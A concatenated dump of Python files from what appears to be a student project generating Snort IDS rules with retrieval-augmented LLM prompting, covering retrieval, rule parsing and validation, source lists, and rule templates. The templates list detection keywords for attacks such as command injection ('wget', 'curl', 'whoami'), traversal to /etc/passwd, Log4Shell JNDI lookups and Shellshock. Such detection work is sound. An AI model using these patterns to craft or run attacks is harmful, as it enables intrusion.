OUTPUT JSON ONLY:
{{
  "attack_type": "one allowed label",
  "generated_rule": "Snort rule or NO_RULE_RECOMMENDED",
  "explanation": "short technical explanation",
```

```
  "false_positive_notes": "why it is or is not broad",
  "used_source_doc_ids": ["retrieved ids only"],
  "confidence": 0.0
}}
"""


def build_repair_prompt(
    original_prompt: str,
    bad_output: str,
    validation_errors: Sequence[str],
    allowed_doc_ids: Sequence[str],
) -> str:
    errors = "\n".join(f"- {err}" for err in validation_errors)
    return f"""{original_prompt}

REPAIR TASK:
The previous output was invalid. Return corrected JSON only.
Allowed source ids: {", ".join(allowed_doc_ids)}
Validation errors:
{errors}

PREVIOUS OUTPUT:
{bad_output}
"""

```

src/snort_rag/retrieval.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/retrieval.py

```
FILE: src/snort_rag/retrieval.py
```python
"""Retrieval layer: sparse, TF-IDF, optional Sentence-BERT/FAISS, and PDF extension."""
from __future__ import annotations

import math
import os
import importlib.util
from dataclasses import dataclass
from pathlib import Path
from typing import Any, Iterable, List, Sequence

import numpy as np
import pandas as pd
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.metrics.pairwise import cosine_similarity

try:
    from pypdf import PdfReader
except Exception:  # pragma: no cover
    PdfReader = None

faiss = None
SentenceTransformer = None


@dataclass
class RetrievedDoc:
    rank: int
    score: float
    id: str
    text: str
    attack_type: str
    rule: str
    source_name: str
    source_url: str
    log_example: str = ""
    description_naturelle: str = ""
    snort_rule_reference: str = ""


class BM25Retriever:
    def __init__(self, documents: Sequence[str], k1: float = 1.5, b: float = 0.75):
        self.documents = list(documents)
        self.k1 = k1
        self.b = b
        self.tokens = [self._tokenize(doc) for doc in self.documents]
        self.avgdl = sum(len(t) for t in self.tokens) / max(1, len(self.tokens))
        self.df = {}
        for toks in self.tokens:
            for tok in set(toks):
                self.df[tok] = self.df.get(tok, 0) + 1
```
```

```
        self.N = len(self.documents)

    @staticmethod
    def _tokenize(text: str) -> List[str]:
        return [t.lower() for t in text.replace("/", " ").replace("_", " ").split() if len(t) > 1]

    def scores(self, query: str) -> np.ndarray:
        q_tokens = self._tokenize(query)
        scores = np.zeros(self.N, dtype=float)
        for i, doc_tokens in enumerate(self.tokens):
            dl = len(doc_tokens) or 1
            freqs = {}
            for tok in doc_tokens:
                freqs[tok] = freqs.get(tok, 0) + 1
            for tok in q_tokens:
                if tok not in self.df:
                    continue
                idf = math.log(1 + (self.N - self.df[tok] + 0.5) / (self.df[tok] + 0.5))
                tf = freqs.get(tok, 0)
                denom = tf + self.k1 * (1 - self.b + self.b * dl / self.avgdl)
                scores[i] += idf * ((tf * (self.k1 + 1)) / denom) if denom else 0.0
        return scores


class SnortKnowledgeBase:
    DEFAULT_SENTENCE_BERT_MODEL = "sentence-transformers/all-MiniLM-L6-v2"

    def __init__(self, dataset_path: Path | str):
        self.dataset_path = Path(dataset_path)
        self.df = pd.read_csv(self.dataset_path)
        self.df = self.df.fillna("")
        self._sentence_model_name = os.environ.get("SNORT_RAG_SBERT_MODEL", self.DEFAULT_SENTENCE_BERT_MODEL)
        self._sentence_model: Any | None = None
        self._sentence_embeddings: np.ndarray | None = None
        self._faiss_index: Any | None = None
        self._embedding_backend_error = ""
        self._rebuild()

    @staticmethod
    def _description(row: pd.Series) -> str:
        return str(row.get("description_naturelle") or row.get("description_nl") or "")

    @staticmethod
    def _rule(row: pd.Series) -> str:
        return str(row.get("snort_rule_reference") or row.get("rule") or "")

    @staticmethod
    def _source_name(row: pd.Series) -> str:
        return str(row.get("source_name") or row.get("source_type") or "person1_dataset")

    @staticmethod
    def _source_url(row: pd.Series, dataset_path: Path) -> str:
        return str(row.get("source_url") or dataset_path)

    def _compose_text(self, row: pd.Series) -> str:
        return " ".join([
            self._description(row),
            str(row.get("attack_type", "")),
            str(row.get("attack_family", "")),
            str(row.get("severity", "")),
            self._rule(row),
            str(row.get("log_example", "")),
            str(row.get("false_positive_context", "")),
            str(row.get("expected_explanation", "")),
        ])

    def _rebuild(self) -> None:
        self.texts = [self._compose_text(row) for _, row in self.df.iterrows()]
        self.vectorizer = TfidfVectorizer(ngram_range=(1, 2), min_df=1, max_features=12000)
        self.tfidf = self.vectorizer.fit_transform(self.texts)
        self.bm25 = BM25Retriever(self.texts)
        self._sentence_embeddings = None
        self._faiss_index = None
        self._embedding_backend_error = ""

    @classmethod
    def sentence_bert_runtime_available(cls) -> bool:
        return importlib.util.find_spec("sentence_transformers") is not None

    @staticmethod
    def faiss_runtime_available() -> bool:
        return importlib.util.find_spec("faiss") is not None

    def embedding_backend_info(self) -> dict[str, object]:
        return {
            "sentence_bert_runtime_available": self.sentence_bert_runtime_available(),
            "faiss_runtime_available": self.faiss_runtime_available(),
```

```
        "sentence_bert_model": self._sentence_model_name,
        "sentence_bert_loaded": self._sentence_model is not None,
        "faiss_index_built": self._faiss_index is not None,
        "embedding_backend_error": self._embedding_backend_error,
    }

@staticmethod
def _l2_normalize(matrix: np.ndarray) -> np.ndarray:
    norms = np.linalg.norm(matrix, axis=1, keepdims=True)
    norms[norms == 0.0] = 1.0
    return matrix / norms

def _load_sentence_model(self) -> Any:
    global SentenceTransformer
    if SentenceTransformer is None:
        try:  # pragma: no cover - depends on optional local install
            from sentence_transformers import SentenceTransformer as _SentenceTransformer
        except Exception as exc:  # pragma: no cover
            raise RuntimeError("sentence-transformers is not installed") from exc
        SentenceTransformer = _SentenceTransformer
    if self._sentence_model is None:
        try:
            self._sentence_model = SentenceTransformer(self._sentence_model_name)
        except Exception as exc:  # pragma: no cover
            self._embedding_backend_error = str(exc)
            raise RuntimeError(f"Failed to load Sentence-BERT model {self._sentence_model_name}: {exc}") from exc
    return self._sentence_model

def _ensure_sentence_embeddings(self) -> np.ndarray:
    if self._sentence_embeddings is not None:
        return self._sentence_embeddings
    model = self._load_sentence_model()
    try:
        embeddings = model.encode(
            self.texts,
            convert_to_numpy=True,
            normalize_embeddings=True,
            show_progress_bar=False,
        )
    except Exception as exc:  # pragma: no cover
        self._embedding_backend_error = str(exc)
        raise RuntimeError(f"Failed to encode dataset with Sentence-BERT: {exc}") from exc
    self._sentence_embeddings = np.asarray(embeddings, dtype=np.float32)
    return self._sentence_embeddings

def _ensure_faiss_index(self) -> Any:
    global faiss
    if faiss is None:
        try:  # pragma: no cover - depends on optional local install
            import faiss as _faiss
        except Exception as exc:  # pragma: no cover
            raise RuntimeError("faiss is not installed") from exc
        faiss = _faiss
    if self._faiss_index is not None:
        return self._faiss_index
    embeddings = self._ensure_sentence_embeddings()
    index = faiss.IndexFlatIP(int(embeddings.shape[1]))
    index.add(embeddings)
    self._faiss_index = index
    return index

def _to_docs(self, indices: Sequence[int], scores: Sequence[float]) -> List[RetrievedDoc]:
    docs = []
    for rank, (idx, score) in enumerate(zip(indices, scores), 1):
        row = self.df.iloc[int(idx)]
        description = self._description(row)
        rule = self._rule(row)
        docs.append(RetrievedDoc(
            rank=rank,
            score=float(score),
            id=str(row.get("id", idx)),
            text=description,
            attack_type=str(row.get("attack_type", "")),
            rule=rule,
            source_name=self._source_name(row),
            source_url=self._source_url(row, self.dataset_path),
            log_example=str(row.get("log_example", "")),
            description_naturelle=description,
            snort_rule_reference=rule,
        ))
    return docs

def dense_retrieve(self, query: str, k: int = 5) -> List[RetrievedDoc]:
    qv = self.vectorizer.transform([query])
    sims = cosine_similarity(qv, self.tfidf).ravel()
    idx = np.argsort(sims)[::-1][:k]
    return self._to_docs(idx, sims[idx])
```

```
    def sentence_bert_retrieve(self, query: str, k: int = 5) -> List[RetrievedDoc]:
        embeddings = self._ensure_sentence_embeddings()
        model = self._load_sentence_model()
        try:
            query_embedding = model.encode(
                [query],
                convert_to_numpy=True,
                normalize_embeddings=True,
                show_progress_bar=False,
            )
        except Exception as exc:  # pragma: no cover
            self._embedding_backend_error = str(exc)
            raise RuntimeError(f"Failed to encode query with Sentence-BERT: {exc}") from exc
        scores = np.dot(embeddings, np.asarray(query_embedding, dtype=np.float32)[0])
        idx = np.argsort(scores)[::-1][:k]
        return self._to_docs(idx, scores[idx])

    def sentence_bert_faiss_retrieve(self, query: str, k: int = 5) -> List[RetrievedDoc]:
        index = self._ensure_faiss_index()
        model = self._load_sentence_model()
        try:
            query_embedding = model.encode(
                [query],
                convert_to_numpy=True,
                normalize_embeddings=True,
                show_progress_bar=False,
            )
        except Exception as exc:  # pragma: no cover
            self._embedding_backend_error = str(exc)
            raise RuntimeError(f"Failed to encode query with Sentence-BERT: {exc}") from exc
        scores, indices = index.search(np.asarray(query_embedding, dtype=np.float32), k)
        return self._to_docs(indices[0], scores[0])

    def bm25_retrieve(self, query: str, k: int = 5) -> List[RetrievedDoc]:
        scores = self.bm25.scores(query)
        idx = np.argsort(scores)[::-1][:k]
        return self._to_docs(idx, scores[idx])

    @staticmethod
    def _normalize(scores: np.ndarray) -> np.ndarray:
        if scores.max() == scores.min():
            return np.zeros_like(scores)
        return (scores - scores.min()) / (scores.max() - scores.min())

    def hybrid_retrieve(self, query: str, k: int = 5, alpha: float = 0.55) -> List[RetrievedDoc]:
        qv = self.vectorizer.transform([query])
        dense = cosine_similarity(qv, self.tfidf).ravel()
        sparse = self.bm25.scores(query)
        fused = alpha * self._normalize(dense) + (1 - alpha) * self._normalize(sparse)
        idx = np.argsort(fused)[::-1][:k]
        return self._to_docs(idx, fused[idx])

    def hybrid_rerank_retrieve(
        self,
        query: str,
        k: int = 5,
        alpha: float = 0.25,
        candidate_k: int = 8,
    ) -> List[RetrievedDoc]:
        """Benchmark-selected retrieval path: hybrid candidate recall followed by reranking."""
        candidate_count = max(candidate_k, k)
        candidates = self.hybrid_retrieve(query, k=candidate_count, alpha=alpha)
        return self.rerank(query, candidates, k=k)

    def rerank(self, query: str, docs: List[RetrievedDoc], k: int = 5) -> List[RetrievedDoc]:
        q = query.lower()
        reranked = []
        for doc in docs:
            keyword_bonus = 0.0
            for token in doc.attack_type.replace("_", " ").split():
                if token in q:
                    keyword_bonus += 0.15
            validity_bonus = 0.10 if doc.rule != "NO_RULE_RECOMMENDED" and "sid:" in doc.rule else 0.0
            source_bonus = 0.05 if doc.source_url else 0.0
            score = doc.score + keyword_bonus + validity_bonus + source_bonus
            reranked.append((score, doc))
        reranked.sort(key=lambda x: x[0], reverse=True)
        output = []
        for rank, (score, doc) in enumerate(reranked[:k], 1):
            doc.rank = rank
            doc.score = float(score)
            output.append(doc)
        return output

    def add_pdf_to_kb(self, pdf_path: Path | str, source_name: str = "uploaded_pdf") -> int:
        if PdfReader is None:
            raise RuntimeError("pypdf is not installed")
```

```
        path = Path(pdf_path)
        reader = PdfReader(str(path))
        new_rows = []
        for page_no, page in enumerate(reader.pages, 1):
            text = page.extract_text() or ""
            chunks = [text[i:i+1200] for i in range(0, len(text), 1200) if text[i:i+1200].strip()]
            for j, chunk in enumerate(chunks, 1):
                new_rows.append({
                    "id": f"PDF-{path.stem}-{page_no}-{j}",
                    "description_naturelle": chunk,
                    "attack_type": "external_pdf_knowledge",
                    "attack_family": "knowledge_base",
                    "severity": "none",
                    "snort_rule_reference": "NO_RULE_RECOMMENDED",
                    "false_positive_context": "external document chunk",
                    "source_type": "uploaded_pdf",
                    "expected_explanation": "Chunk imported from an uploaded PDF to extend retrieval context.",
                    "source_name": source_name,
                    "source_url": str(path),
                    "log_example": "",
                })
        if new_rows:
            self.df = pd.concat([self.df, pd.DataFrame(new_rows)], ignore_index=True).fillna("")
            self._rebuild()
        return len(new_rows)

```
```
```

src/snort_rag/rule_parser.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/rule_parser.py

```
FILE: src/snort_rag/rule_parser.py
```python
"""Small Snort rule parser/validator used by the dataset generator and evaluation.

It validates a practical subset of Snort 2/3-compatible rule syntax. The goal is
not to replace Snort's own -T validation, but to catch fake outputs before they
enter the RAG dataset or the final generated response.
"""
from __future__ import annotations

from dataclasses import dataclass
import re
from typing import Dict, List, Tuple

RULE_RE = re.compile(
    r"^(?P<action>alert|log|pass|drop|reject|sdrop)\s+"
    r"(?P<protocol>tcp|udp|icmp|ip)\s+"
    r"(?P<src>\S+)\s+(?P<src_port>\S+)\s+"
    r"(?P<direction>->|<>|<-|→)\s+"
    r"(?P<dst>\S+)\s+(?P<dst_port>\S+)\s+"
    r"\((?P<options>.*)\)\s*$",
    re.IGNORECASE,
)

REQUIRED_OPTIONS = {"msg", "sid", "rev"}
RECOMMENDED_OPTIONS = {"classtype"}
COMMON_REQUIRED_OPTIONS = ("msg", "sid", "rev", "classtype")
CONTENT_MODIFIERS = {"nocase", "fast_pattern"}
ATTACK_TYPE_RECOMMENDATIONS = {
    "ssh_bruteforce": (("flow",), ("detection_filter", "threshold"), ("flags", "content")),
    "sql_injection": (("flow",), ("content", "pcre"), ("nocase",)),
    "xss": (("flow",), ("content", "pcre"), ("nocase",)),
    "command_injection": (("flow",), ("content", "pcre"), ("nocase",)),
    "directory_traversal": (("flow",), ("content", "pcre"), ("nocase",)),
    "port_scan": (("flags",), ("detection_filter", "threshold")),
    "dns_tunneling": (("content", "dsize"),),
    "icmp_sweep": (("dsize", "detection_filter"),),
    "malware_c2": (("flow",), ("content",), ("detection_filter", "threshold")),
}


@dataclass
class ParsedRule:
    action: str
    protocol: str
    src: str
    src_port: str
    direction: str
    dst: str
    dst_port: str
    options: Dict[str, List[str]]
    raw_options: List[str]
```
```

```python
def split_options(options: str) -> List[str]:
    """Split Snort options by semicolon while respecting quoted strings."""
    chunks: List[str] = []
    buf: List[str] = []
    in_quotes = False
    escaped = False
    for char in options:
        if char == '"' and not escaped:
            in_quotes = not in_quotes
        if char == ";" and not in_quotes:
            item = "".join(buf).strip()
            if item:
                chunks.append(item)
            buf = []
        else:
            buf.append(char)
        escaped = (char == "\\" and not escaped)
    tail = "".join(buf).strip()
    if tail:
        chunks.append(tail)
    return chunks


def _split_content_value(value: str) -> tuple[str, list[str]]:
    value = value.strip()
    if not value.startswith('"'):
        return value, []

    escaped = False
    for index, char in enumerate(value[1:], 1):
        if char == '"' and not escaped:
            tail = value[index + 1:].strip()
            if tail.startswith(","):
                modifiers = [item.strip() for item in tail[1:].split(",") if item.strip()]
            else:
                modifiers = []
            return value[:index + 1], modifiers
        escaped = (char == "\\" and not escaped)
        if char != "\\":
            escaped = False
    return value, []


def _content_modifier_names(value: str) -> List[str]:
    _, modifiers = _split_content_value(value)
    return [modifier.split(":", 1)[0].strip().lower() for modifier in modifiers if modifier.strip()]


def parse_options(options: str) -> Tuple[Dict[str, List[str]], List[str]]:
    parsed: Dict[str, List[str]] = {}
    raw = split_options(options)
    for item in raw:
        if ":" in item:
            key, value = item.split(":", 1)
            key = key.strip().lower()
            value = value.strip()
        else:
            key, value = item.strip().lower(), "true"
        parsed.setdefault(key, []).append(value)
        if key == "content":
            for modifier_name in _content_modifier_names(value):
                parsed.setdefault(modifier_name, []).append("true")
    return parsed, raw


def _decode_rule_string(value: str) -> str:
    output: List[str] = []
    escaped = False
    for char in value:
        if escaped:
            output.append(char)
            escaped = False
        elif char == "\\":
            escaped = True
        else:
            output.append(char)
    if escaped:
        output.append("\\")
    return "".join(output)


def _sanitize_content_text(value: str) -> str:
    output: List[str] = []
    index = 0
    while index < len(value):
        char = value[index]
        if char == "|":
```

```
            end = value.find("|", index + 1)
            if end != -1:
                candidate = value[index + 1:end].strip()
                if candidate and re.fullmatch(r"(?:[0-9A-Fa-f]{2}\s*)+", candidate):
                    output.append(value[index:end + 1])
                    index = end + 1
                    continue
            output.append("|7C|")
        elif char == ";":
            output.append("|3B|")
        elif char == '"':
            output.append("|22|")
        elif char == "\\":
            output.append("|5C|")
        else:
            output.append(char)
        index += 1
    return "".join(output)


def _escape_unescaped_quotes(value: str) -> str:
    output: List[str] = []
    backslashes = 0
    for char in value:
        if char == '"' and backslashes % 2 == 0:
            output.append('\\"')
        else:
            output.append(char)
        if char == "\\":
            backslashes += 1
        else:
            backslashes = 0
    return "".join(output)


def _normalize_quoted_option(item: str) -> str:
    key, value = item.split(":", 1)
    value = value.strip()
    if value.startswith('"') and value.endswith('"') and len(value) >= 2:
        return f'{key.strip()}:"{_escape_unescaped_quotes(value[1:-1])}"'
    return item.strip()


def _normalize_content_option(item: str, extra_modifiers: List[str] | None = None) -> str:
    extra_modifiers = extra_modifiers or []
    _, value = item.split(":", 1)
    value = value.strip()
    literal, modifiers = _split_content_value(value)

    if literal.startswith('"') and literal.endswith('"') and len(literal) >= 2:
        inner = _decode_rule_string(literal[1:-1])
    elif literal.startswith('"'):
        inner = _decode_rule_string(literal[1:])
    else:
        inner = _decode_rule_string(literal)

    normalized_modifiers: List[str] = []
    seen = set()
    for modifier in modifiers + extra_modifiers:
        modifier = modifier.strip()
        if not modifier:
            continue
        key = modifier.split(":", 1)[0].strip().lower()
        if key not in seen:
            normalized_modifiers.append(modifier)
            seen.add(key)

    suffix = "," + ",".join(normalized_modifiers) if normalized_modifiers else ""
    return f'content:"{_sanitize_content_text(inner)}"{suffix}'


def normalize_snort3_rule(rule: str) -> str:
    """Return a Snort 3-oriented rule with content modifiers attached to content."""
    stripped = rule.strip()
    if stripped == "NO_RULE_RECOMMENDED":
        return stripped
    match = RULE_RE.match(stripped.replace("→", "->"))
    if not match:
        return stripped

    normalized_options: List[str] = []
    last_content_index: int | None = None
    for item in split_options(match.group("options")):
        key = item.split(":", 1)[0].strip().lower()
        if key in CONTENT_MODIFIERS and last_content_index is not None:
            normalized_options[last_content_index] = _normalize_content_option(normalized_options[last_content_index], [key
            continue
```

```
        if key == "content":
            normalized_options.append(_normalize_content_option(item))
            last_content_index = len(normalized_options) - 1
        elif key == "pcre":
            normalized_options.append(_normalize_quoted_option(item))
        else:
            normalized_options.append(item.strip())

    header = (
        f"{match.group('action').lower()} {match.group('protocol').lower()} "
        f"{match.group('src')} {match.group('src_port')} -> "
        f"{match.group('dst')} {match.group('dst_port')}"
    )
    return f"{header} ({'; '.join(normalized_options)};)"


def parse_rule(rule: str) -> ParsedRule:
    rule = normalize_snort3_rule(rule).strip().replace("→", "->")
    match = RULE_RE.match(rule)
    if not match:
        raise ValueError("Rule header does not match Snort syntax.")
    options, raw_options = parse_options(match.group("options"))
    return ParsedRule(
        action=match.group("action").lower(),
        protocol=match.group("protocol").lower(),
        src=match.group("src"),
        src_port=match.group("src_port"),
        direction=match.group("direction"),
        dst=match.group("dst"),
        dst_port=match.group("dst_port"),
        options=options,
        raw_options=raw_options,
    )


def extract_snort_options(rule: str) -> Dict[str, List[str]]:
    """Return parsed Snort options keyed by option name."""
    if rule == "NO_RULE_RECOMMENDED":
        return {}
    parsed = parse_rule(rule)
    return parsed.options


def detected_option_names(rule: str) -> List[str]:
    """Return normalized option names detected in a Snort-like rule."""
    if rule == "NO_RULE_RECOMMENDED":
        return []
    try:
        return sorted(extract_snort_options(rule))
    except ValueError:
        return []


def missing_required_options(rule: str, attack_type: str = "") -> List[str]:
    """Return missing common and attack-specific options for a generated rule."""
    if rule == "NO_RULE_RECOMMENDED":
        return []
    detected = set(detected_option_names(rule))
    if not detected:
        return list(COMMON_REQUIRED_OPTIONS)

    missing: List[str] = [name for name in COMMON_REQUIRED_OPTIONS if name not in detected]
    for option_group in ATTACK_TYPE_RECOMMENDATIONS.get(attack_type, ()):
        if not any(option in detected for option in option_group):
            missing.extend(option_group)
    # Preserve order while removing duplicates.
    ordered: List[str] = []
    seen = set()
    for item in missing:
        if item not in seen:
            ordered.append(item)
            seen.add(item)
    return ordered


def validate_rule(rule: str) -> Tuple[bool, List[str]]:
    errors: List[str] = []
    try:
        parsed = parse_rule(rule)
    except ValueError as exc:
        return False, [str(exc)]

    missing = sorted(REQUIRED_OPTIONS - set(parsed.options))
    if missing:
        errors.append("Missing required options: " + ", ".join(missing))
    sid_values = parsed.options.get("sid", [])
    for sid in sid_values:
```

```
        if not re.match(r"^\d+$", sid.strip()):
            errors.append("sid must be numeric")
    rev_values = parsed.options.get("rev", [])
    for rev in rev_values:
        if not re.match(r"^\d+$", rev.strip()):
            errors.append("rev must be numeric")
    msg_values = parsed.options.get("msg", [])
    for msg in msg_values:
        if not (msg.startswith('"') and msg.endswith('"')):
            errors.append("msg should be quoted")
    if "content" not in parsed.options and parsed.protocol in {"tcp", "udp"}:
        # A TCP/UDP rule can be valid without content, but for generated rules this is risky.
        if "detection_filter" not in parsed.options and "flags" not in parsed.options:
            errors.append("Generated TCP/UDP rule has no content, flags or detection_filter")
    return len(errors) == 0, errors


def option_coverage(rule: str) -> float:
    """Return a simple quality score based on useful rule options."""
    try:
        parsed = parse_rule(rule)
    except ValueError:
        return 0.0
    useful = [
        "msg", "flow", "content", "http_uri", "http_header", "pcre", "flags",
        "detection_filter", "classtype", "sid", "rev", "metadata", "reference",
        "nocase", "fast_pattern", "itype", "icode", "dsize", "byte_test",
    ]
    present = sum(1 for key in useful if key in parsed.options)
    return min(1.0, present / 9.0)


def extract_sid(rule: str) -> int | None:
    try:
        parsed = parse_rule(rule)
        sid = parsed.options.get("sid", [None])[0]
        return int(sid) if sid is not None and sid.isdigit() else None
    except Exception:
        return None

```

src/snort_rag/run_devoir3.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/run_devoir3.py

```
FILE: src/snort_rag/run_devoir3.py
```python
from __future__ import annotations

from pathlib import Path

from snort_rag.architectures import SnortRAGArchitectures
from snort_rag.evaluation import evaluate_architectures, plot_tsne

PROJECT_ROOT = Path(__file__).resolve().parents[2]


def main() -> None:
    dataset = PROJECT_ROOT / "data" / "processed" / "final_snort_dataset.csv"
    if not dataset.exists():
        raise SystemExit("Dataset not found. Expected official Person 1 dataset at data/processed/final_snort_dataset.csv")
    rag = SnortRAGArchitectures(dataset)
    out_dir = PROJECT_ROOT / "results"
    summary = evaluate_architectures(rag, out_dir)
    plot_tsne(rag, out_dir / "embedding_tsne.png")
    print(summary.to_string(index=False))


if __name__ == "__main__":
    main()

```

src/snort_rag/source_manifest.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/source_manifest.py

```
FILE: src/snort_rag/source_manifest.py
```python
"""Trusted source manifest for the Snort rule generator project.
```

```
The project does not ship a copied public ruleset as a dataset. The public sources
below are used as rule-writing references and optional seed extraction sources.
Students can run scripts/fetch_real_sources.py on a machine with Internet access
to reproduce extraction of real Snort/ET rule skeletons, then generate the final
student-owned synthetic dataset.
"""

TRUSTED_SOURCES = [
    {
        "name": "Snort 3 Rule Writing Guide - Cisco Talos",
        "url": "https://docs.snort.org/",
        "type": "official_documentation",
        "access": "reference",
        "use_in_project": "Rule syntax, required options, supported detection keywords, validation rules.",
        "license_note": "Documentation reference only; no bulk copying into the dataset.",
    },
    {
        "name": "Snort Rules and IDS Software Downloads",
        "url": "https://www.snort.org/downloads",
        "type": "official_rules_download_page",
        "access": "reference",
        "use_in_project": "Official community/registered rules source reference and optional manual validation.",
        "license_note": "Community Ruleset is referenced as a real Snort source; do not redistribute proprietary/subscriber
    },
    {
        "name": "Snort Registered vs Subscriber documentation",
        "url": "https://snort.org/documents/registered-vs-subscriber",
        "type": "official_documentation",
        "access": "reference",
        "use_in_project": "Ruleset availability and licensing context.",
        "license_note": "Used only for source justification.",
    },
    {
        "name": "Emerging Threats Open Rules",
        "url": "https://rules.emergingthreats.net/open/snort-2.9.0/emerging.rules.tar.gz",
        "type": "open_ruleset_optional_extraction",
        "access": "archive",
        "archive_name": "emerging_threats_open",
        "use_in_project": "Optional extraction of rule skeletons/categories to inspire student-generated data.",
        "license_note": "ET Open is commonly distributed as open rules; keep attribution and avoid submitting copied full d
    },
    {
        "name": "Snort Community Rules",
        "url": "https://www.snort.org/downloads/community/community-rules.tar.gz",
        "type": "official_open_ruleset",
        "access": "archive",
        "archive_name": "snort_community",
        "use_in_project": "Trusted real-rule base knowledge for dataset generation and retrieval.",
        "license_note": "Use the public community rules only and preserve source attribution.",
    },
    {
        "name": "Emerging Threats FAQ",
        "url": "https://community.emergingthreats.net/t/frequently-asked-questions/56",
        "type": "source_documentation",
        "access": "reference",
        "use_in_project": "Explains ET Open and community-maintained ruleset context.",
        "license_note": "Reference only.",
    },
]

SOURCE_URLS = {source["name"]: source["url"] for source in TRUSTED_SOURCES}

```
```
```

src/snort_rag/templates.py

Type: text | Source: /mnt/e/projects/snort_rag_rule_generator/src/snort_rag/templates.py

```
FILE: src/snort_rag/templates.py
```python
"""Deterministic Snort rule templates for defensive fallback generation.

The main final path can use an LLM only inside a controlled RAG pipeline. These
templates remain useful as a transparent baseline and as an explicit fallback
when an LLM output cannot be parsed or validated.
"""
from __future__ import annotations

import hashlib
import random
from typing import Dict, List

CLASSTYPE = {
    "port_scan": "attempted-recon",
```
```

```
    "ssh_bruteforce": "attempted-admin",
    "ftp_bruteforce": "attempted-admin",
    "rdp_bruteforce": "attempted-admin",
    "sql_injection": "web-application-attack",
    "xss": "web-application-attack",
    "directory_traversal": "web-application-attack",
    "command_injection": "web-application-attack",
    "log4shell": "web-application-attack",
    "shellshock": "web-application-attack",
    "dns_tunneling": "policy-violation",
    "dns_axfr": "attempted-recon",
    "icmp_sweep": "attempted-recon",
    "malware_c2": "trojan-activity",
    "smb_exploit": "attempted-admin",
    "suspicious_user_agent": "web-application-attack",
    "webshell_upload": "trojan-activity",
    "benign": "not-suspicious",
}

SEVERITY = {
    "port_scan": "medium",
    "ssh_bruteforce": "high",
    "ftp_bruteforce": "medium",
    "rdp_bruteforce": "high",
    "sql_injection": "high",
    "xss": "medium",
    "directory_traversal": "high",
    "command_injection": "critical",
    "log4shell": "critical",
    "shellshock": "critical",
    "dns_tunneling": "medium",
    "dns_axfr": "medium",
    "icmp_sweep": "low",
    "malware_c2": "critical",
    "smb_exploit": "critical",
    "suspicious_user_agent": "medium",
    "webshell_upload": "high",
    "benign": "none",
}

ATTACK_KEYWORDS: Dict[str, List[str]] = {
    "port_scan": ["scan", "nmap", "ports", "reconnaissance", "syn scan", "balayage"],
    "ssh_bruteforce": ["ssh", "bruteforce", "brute force", "login attempts", "22"],
    "ftp_bruteforce": ["ftp", "bruteforce", "USER", "PASS", "21"],
    "rdp_bruteforce": ["rdp", "3389", "remote desktop", "bruteforce"],
    "sql_injection": ["sql", "injection", "or 1=1", "union select", "sqli"],
    "xss": ["xss", "script", "cross site", "javascript", "<script"],
    "directory_traversal": ["../", "traversal", "etc/passwd", "path traversal", "%2e%2e"],
    "command_injection": ["command injection", ";id", "cmd=", "whoami", "wget", "curl"],
    "log4shell": ["log4j", "jndi", "ldap", "log4shell"],
    "shellshock": ["shellshock", "() {", "cgi-bin", "bash"],
    "dns_tunneling": ["dns tunnel", "tunneling", "long domain", "exfiltration dns"],
    "dns_axfr": ["axfr", "zone transfer", "dns transfer"],
    "icmp_sweep": ["icmp", "ping sweep", "echo request", "ping scan"],
    "malware_c2": ["c2", "command and control", "beacon", "malware", "botnet"],
    "smb_exploit": ["smb", "eternalblue", "445", "ms17-010", "smb exploit"],
    "suspicious_user_agent": ["sqlmap", "nikto", "acunetix", "scanner user-agent", "user agent"],
    "webshell_upload": ["webshell", "upload php", "multipart", ".php upload"],
    "benign": ["normal", "normally", "legitimate", "backup", "health check", "authorized", "benign"],
}

DESCRIPTION_TEMPLATES = {
    "port_scan": [
        "Detect a TCP SYN port scan against an internal web server.",
        "A host sends many SYN packets to several ports on $HOME_NET.",
        "Détecter un balayage de ports TCP vers un serveur interne.",
    ],
    "ssh_bruteforce": [
        "Detect repeated SSH login attempts against port 22.",
        "An external client is brute forcing SSH authentication.",
        "Détecter une attaque brute force SSH sur un serveur Linux.",
    ],
    "ftp_bruteforce": [
        "Detect repeated FTP USER commands suggesting brute force.",
        "Multiple FTP login attempts target an internal FTP server.",
        "Détecter des tentatives répétées de connexion FTP.",
    ],
    "rdp_bruteforce": [
        "Detect many RDP connection attempts to port 3389.",
        "External host tries to brute force Remote Desktop.",
        "Détecter une attaque brute force RDP vers un serveur Windows.",
    ],
    "sql_injection": [
        "Detect SQL injection in an HTTP URI using UNION SELECT.",
        "User sends ' OR 1=1 in a web request.",
        "Détecter une injection SQL dans l'URL HTTP.",
    ],
```

```
    "xss": [
        "Detect reflected XSS using script tag in HTTP URI.",
        "HTTP request contains javascript payload in a parameter.",
        "Détecter une tentative XSS dans une requête web.",
    ],
    "directory_traversal": [
        "Detect directory traversal attempting to read /etc/passwd.",
        "A web request contains encoded ../ sequences.",
        "Détecter une traversée de répertoires dans l'URI.",
    ],
    "command_injection": [
        "Detect command injection in HTTP parameter using semicolon and whoami.",
        "A request tries to execute system command through cmd parameter.",
        "Détecter une injection de commande via une URL HTTP.",
    ],
    "log4shell": [
        "Detect Log4Shell style ${jndi:ldap://...} in HTTP headers.",
        "HTTP traffic contains a JNDI LDAP lookup payload.",
        "Détecter une tentative Log4Shell dans les entêtes HTTP.",
    ],
    "shellshock": [
        "Detect Shellshock Bash function payload in HTTP header.",
        "CGI request contains () { payload in User-Agent.",
        "Détecter Shellshock dans les entêtes HTTP.",
    ],
    "dns_tunneling": [
        "Detect DNS tunneling using unusually long DNS query names.",
        "DNS requests show long encoded subdomains indicating exfiltration.",
        "Détecter un tunnel DNS avec des domaines très longs.",
    ],
    "dns_axfr": [
        "Detect DNS AXFR zone transfer attempt.",
        "Client asks for full DNS zone transfer from internal DNS server.",
        "Détecter une tentative de transfert de zone DNS AXFR.",
    ],
    "icmp_sweep": [
        "Detect ICMP ping sweep across internal hosts.",
        "Many ICMP echo requests target the internal network.",
        "Détecter un balayage ICMP de type ping sweep.",
    ],
    "malware_c2": [
        "Detect malware command and control HTTP beacon.",
        "Infected host sends periodic HTTP beacon to external server.",
        "Détecter une activité C2 malware dans le trafic HTTP.",
    ],
    "smb_exploit": [
